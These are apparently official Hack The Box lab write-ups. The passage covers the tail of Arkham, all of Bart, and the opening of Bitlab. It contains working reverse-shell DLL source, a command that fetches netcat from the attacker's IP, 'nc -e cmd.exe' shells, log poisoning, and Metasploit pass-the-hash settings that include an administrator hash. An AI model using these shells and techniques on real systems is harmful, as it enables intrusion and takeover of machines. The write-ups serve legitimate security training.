		char RecvData[DEFAULT_BUFLEN];
		memset(RecvData, 0, sizeof(RecvData));
		int RecvCode = recv(mySocket, RecvData, DEFAULT_BUFLEN, 0);
		if (RecvCode <= 0) {
			closesocket(mySocket);
			WSACleanup();
		}
		else {
			char Process[] = "cmd.exe";
			STARTUPINFO sinfo;
			PROCESS_INFORMATION pinfo;
			memset(&sinfo, 0, sizeof(sinfo));
			sinfo.cb = sizeof(sinfo);
			sinfo.dwFlags = (STARTF_USESTDHANDLES |
STARTF_USESHOWWINDOW);

			sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError =
(HANDLE) mySocket;

			CreateProcess(NULL, Process, NULL, NULL, TRUE, 0, NULL,
NULL, &sinfo, &pinfo);

			WaitForSingleObject(pinfo.hProcess, INFINITE);
			CloseHandle(pinfo.hProcess);
			CloseHandle(pinfo.hThread);

			memset(RecvData, 0, sizeof(RecvData));
			int RecvCode = recv(mySocket, RecvData, DEFAULT_BUFLEN,
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
0);

                if (RecvCode <= 0) {
                closesocket(mySocket);
                WSACleanup();
                }
                if (strcmp(RecvData, "exit\n") == 0) {
                exit(0);
                }
            }
        }
}
```

The DLL uses raw sockets to execute commands with cmd.exe and uses the sockets file descriptors to send output and get input.

Compile it using mingw to a 32 bit DLL named srrstr.dll as that's what the binary looks for.

```
apt install mingw-64
i686-w64-mingw32-g++ pwn.cpp -lws2_32 -o srrstr.dll -shared
```

```
root@Ubuntu:~/Documents/HTB/Arkham# i686-w64-mingw32-g++ pwn.cpp -lws2_32 -o srrstr.dll
root@Ubuntu:~/Documents/HTB/Arkham# file srrstr.dll
srrstr.dll: PE32 executable (console) Intel 80386, for MS Windows
root@Ubuntu:~/Documents/HTB/Arkham#
```

When done upload it to the windowsapps folder as suggested by the article.

```
cd C:\Users\Batman\AppData\Local\Microsoft\WindowsApps
upload srrstr.dll
```

```
root@Ubuntu:~/Documents/HTB/Arkham# i686-w64-mingw32-g++ pwn.cpp -lws2_32 -o srrstr.dll -shared
root@Ubuntu:~/Documents/HTB/Arkham# file srrstr.dll
srrstr.dll: PE32 executable (DLL) (console) Intel 80386, for MS Windows
root@Ubuntu:~/Documents/HTB/Arkham#
```

Once uploaded execute the binary C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe or any other SystemProperties* binary.

```
cmd /c C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
meterpreter > ls
Listing: C:\users\batman\appdata\local\microsoft\windowsapps
============================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  243491  fil   2019-05-12 20:01:16 +0530  srrstr.dll

meterpreter > shell
Process 124 created.
Channel 8 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\users\batman\appdata\local\microsoft\windowsapps>C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe
C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe

C:\users\batman\appdata\local\microsoft\windowsapps>
```

```
root@Ubuntu:~/Documents/HTB/Arkham# nc -lvp 4443
Listening on [0.0.0.0] (family 2, port 4443)
Connection from 10.10.10.130 49751 received!

Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
arkham\batman
```

We get a shell as batman, but however we have more privileges now.

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
========================================= ========================================
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
SeSecurityPrivilege                       Manage auditing and security log
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
SeLoadDriverPrivilege                     Load and unload device drivers
SeSystemProfilePrivilege                  Profile system performance
SeSystemtimePrivilege                     Change the system time
SeProfileSingleProcessPrivilege           Profile single process
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
SeCreatePagefilePrivilege                 Create a pagefile
SeBackupPrivilege                         Back up files and directories
```

And we can move into the Administrator folder to read the flag.

```
C:\Windows\system32>cd /users/administrator/desktop
cd /users/administrator/desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FA90-3873

 Directory of C:\Users\Administrator\Desktop

02/03/2019  09:32 AM    <DIR>          .
02/03/2019  09:32 AM    <DIR>          ..
02/03/2019  09:32 AM                70 root.txt
               1 File(s)             70 bytes
               2 Dir(s)   8,653,549,568 bytes free
```

Hack The Box
PEN-TESTING LABS

Bart

14th July 2018 / Document No D18.100.11

Prepared By: Alexander Reid (Arrexel)
Machine Author: mrh4sh
Difficulty: Hard
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Bart is a fairly realistic machine, mainly focusing on proper enumeration techniques. There are several security policies in place which can increase the difficulty for those who are not familiar with Windows environments.

Skills Required

- Intermediate knowledge of Windows
- Knowledge of PowerShell or other methods for enumerating Windows


Skills Learned

- Troubleshooting web fuzzing tools
- Enumerating potential credential combinations
- Enumerating subdomains
- Reviewing open source software for changes and vulnerabilities
- Log poisoning
- Pass the hash technique without direct network access to SMB

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals only an IIS server running on the target.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

wfuzz



As there is a 200 response for most valid results, most common fuzzing tools are not very useful here. Using wfuzz and hiding output with 158607 chars finds a **monitor** and **forum** directory.

Users

Samantha Brown
CEO@BART

Daniel Simmons
Head of Sales

Robert Hilton
Head of IT

```
<!-- <div class="owl-item" style="width: 380px;"><div class="team-item">
<div class="team-inner">
    <div class="pop-overlay">
        <div class="team-pop">
            <div class="team-info">
                <div class="name">Harvey Potter</div>
                <div class="pos">Developer@BART</div>
                <ul class="team-social">
                    <li><a class="facebook" href="#" target="_blank"><i class="fa">F</i></a></li>
                    <li><a class="twitter" href="#" target="_blank"><i class="fa">T</i></a></li>
                    <li><a class="google" href="#" target="_blank"><i class="fa">G</i></a></li>
                    <li><a class="mail" href="mailto:h.potter@bart.htb" target="_blank"><i class="fa">M</i></a></li>
                </ul>
            </div>
        </div>
    </div>
```

Several names can be found on **bart.htb/forum**, including **Harvey Potter** which can be found in a commented out section of the source.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Monitor

Using Burp Intruder or any similar tool, it is fairly simple to find valid credentials for the monitor login page. A valid login (harvey:potter) will result in a redirect to **monitor.bart.htb**, which must be added to /etc/hosts.


Attempting to view the chat reveals the subdomain **internal-01.bart.htb**.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

php-ajax-simple-chat

Source: https://github.com/magkopian/php-ajax-simple-chat


A bit of searching finds the above github repository. Reviewing the source code, it is fairly obvious that a user account can be created by sending a request manually. Note that the password must be 8 characters or longer.



Once logged in, a **Log** feature is visible which is not included in the original source code.


http://internal-01.bart.htb/log/log.php?filename=log.php&username=harvey

Attempting to load **log.php** instead of **log.txt** will result in output being displayed which includes the user agent. At this point it is fairly obvious that log poisoning through the user agent can be leveraged to achieve code execution.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Using the injected PHP exec, a 64-bit netcat Windows executable can be served from the local machine. The command **powershell "wget http://<LAB IP>/nc64.exe -OutFile nc64.exe"** will successfully grab the file, and the command **nc64.exe <LAB IP> <PORT> -e cmd.exe** will open a shell as **nt authority\iusr**.



Privilege Escalation

Administrator

PowerUp: https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

Executing powershell with **powershell -ExecutionPolicy Bypass** will allow running of local scripts. After dropping PowerUp on the target and starting powershell, it can be loaded with **Import-Module ./PowerUp.ps1** and executed with **Invoke-AllChecks**, revealing Administrator autologon credentials in the registry.

```
[*] Checking for Autologon credentials in registry...


DefaultDomainName    : DESKTOP-7I3S68E
DefaultUserName      : Administrator
DefaultPassword      : 3130438f31186fbaf962f407711faddb
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
```

As SMB is not open to the network, a route must be added or alternatively port forwarding can be used. To simplify things, switching to Metasploit is ideal. Using the **windows/smb/smb_delivery** module successfully spawns a Meterpreter session when using the following settings.


```
msf exploit(windows/smb/smb_delivery) > show options

Module options (exploit/windows/smb/smb_delivery):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILE_NAME    writeup.dll      no        DLL file name
   FOLDER_NAME                   no        Folder name to share (Default none)
   SHARE        writeup          no        Share (Default Random)
   SRVHOST      10.10.14.2       yes       The local host to listen on. This mus
t be an address on the local machine or 0.0.0.0
   SRVPORT      445              yes       The local port to listen on.


Payload options (windows/x64/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     10.10.14.2       yes       The local listener hostname
   LPORT     443              yes       The local listener port
   LURI                       no        The HTTP Path
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Once a Meterpreter shell is obtained, a route can be added with the command **route add 10.10.10.81/32 255.255.255.255 <SESSION ID>** followed by use of the **admin/smb/psexec_command** module for pass the hash. For the command, executing the existing netcat binary is likely the simplest option.

```
Module options (auxiliary/admin/smb/psexec_command):

   Name                  Current Setting
   ----                  ---------------
   COMMAND               C:\inetpub\wwwroot\internal-01\log\nc64.exe 10.10.14.2 1235 -e cmd.exe
   RHOSTS                10.10.10.81
   RPORT                 445
   SERVICE_DESCRIPTION
tty listing
   SERVICE_DISPLAY_NAME
   SERVICE_NAME
   SMBDomain             .
   SMBPass               3130438f31186fbaf962f407711faddb
   SMBSHARE              C$
   SMBUser               Administrator
   THREADS               1
   WINPATH               WINDOWS
```

Listening on a different port and triggering the psexec module will immediately grant a shell as the Administrator user.



Bitlab

8th January 2019 / Document No D19.100.55

Prepared By: MinatoTW

Machine Author(s): Thek & Frey

Difficulty: Medium

Classification: Official

Synopsis

Bitlab is a medium difficulty Linux machine running a Gitlab server. The website is found to contain a bookmark, which can autofill credentials for the Gitlab login. After logging in, the user's developer access can be used to write to a repository and deploy a backdoor with the help of git hooks. The PostgreSQL server running locally is found to contain the user's password, which is used to gain SSH access. The user's home folder contains Windows binary, which is analyzed to obtain the root password.

Skills Required

- Enumeration
- Reversing
- Git

Skills Learned

- Web Hooks
- Git Hooks
- Dynamic Binary Analysis

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.114 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.114
```

```
nmap -p$ports -sC -sV 10.10.10.114
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-08 09:08 PST
Nmap scan report for 10.10.10.114
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp open  http    nginx
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH and Nginx are found to be running on their common ports. Nmap returned some entries from the robots.txt file, let's look at these.

Nginx

Browsing to the web root, a login page for the Gitlab is returned.



The robots.txt file contains disallowed entries as per the Gitlab configuration.

10.10.10.114/robots.txt

```
# See http://www.robotstxt.org/robotstxt.html for documentation on how to use the robots.txt file
#
# To ban all spiders from the entire site uncomment the next two lines:
# User-Agent: *
# Disallow: /

# Add a 1 second delay between successive requests to the same server, limits resources used by crawler
# Only some crawlers respect this setting, e.g. Googlebot does not
# Crawl-delay: 1

# Based on details in https://gitlab.com/gitlab-org/gitlab-ce/blob/master/config/routes.rb, https://gitlab.com/g
User-Agent: *
Disallow: /autocomplete/users
Disallow: /search
Disallow: /api
Disallow: /admin
Disallow: /profile
Disallow: /dashboard
Disallow: /projects/new
Disallow: /groups/new
Disallow: /groups/*/edit
Disallow: /users
Disallow: /help
# Only specifically allow the Sign In page to avoid very ugly search results
Allow: /users/sign_in

# Global snippets
User-Agent: *
Disallow: /s/
Disallow: /snippets/new
Disallow: /snippets/*/edit
Disallow: /snippets/*/raw
```

Gobuster

Let's use gobuster to discover any other hidden directories. The gitlab server will redirect us to the login page on any attempt, which is why we'll only look for 200 response code.

```
gobuster dir -w directory-list-2.3-medium.txt -u http://10.10.10.114/ -t 100 -s 200 -f

/help/ (Status: 200)
/profile/ (Status: 200)
/search/ (Status: 200)
/public/ (Status: 200)
```

The `-f` flag appends `/` to each request. It was able to find the folders help, profile, search and public. Browsing to the `/profile` folder we see a profile page for Clave.

10.10.10.114/profile/#


Follow

Clave

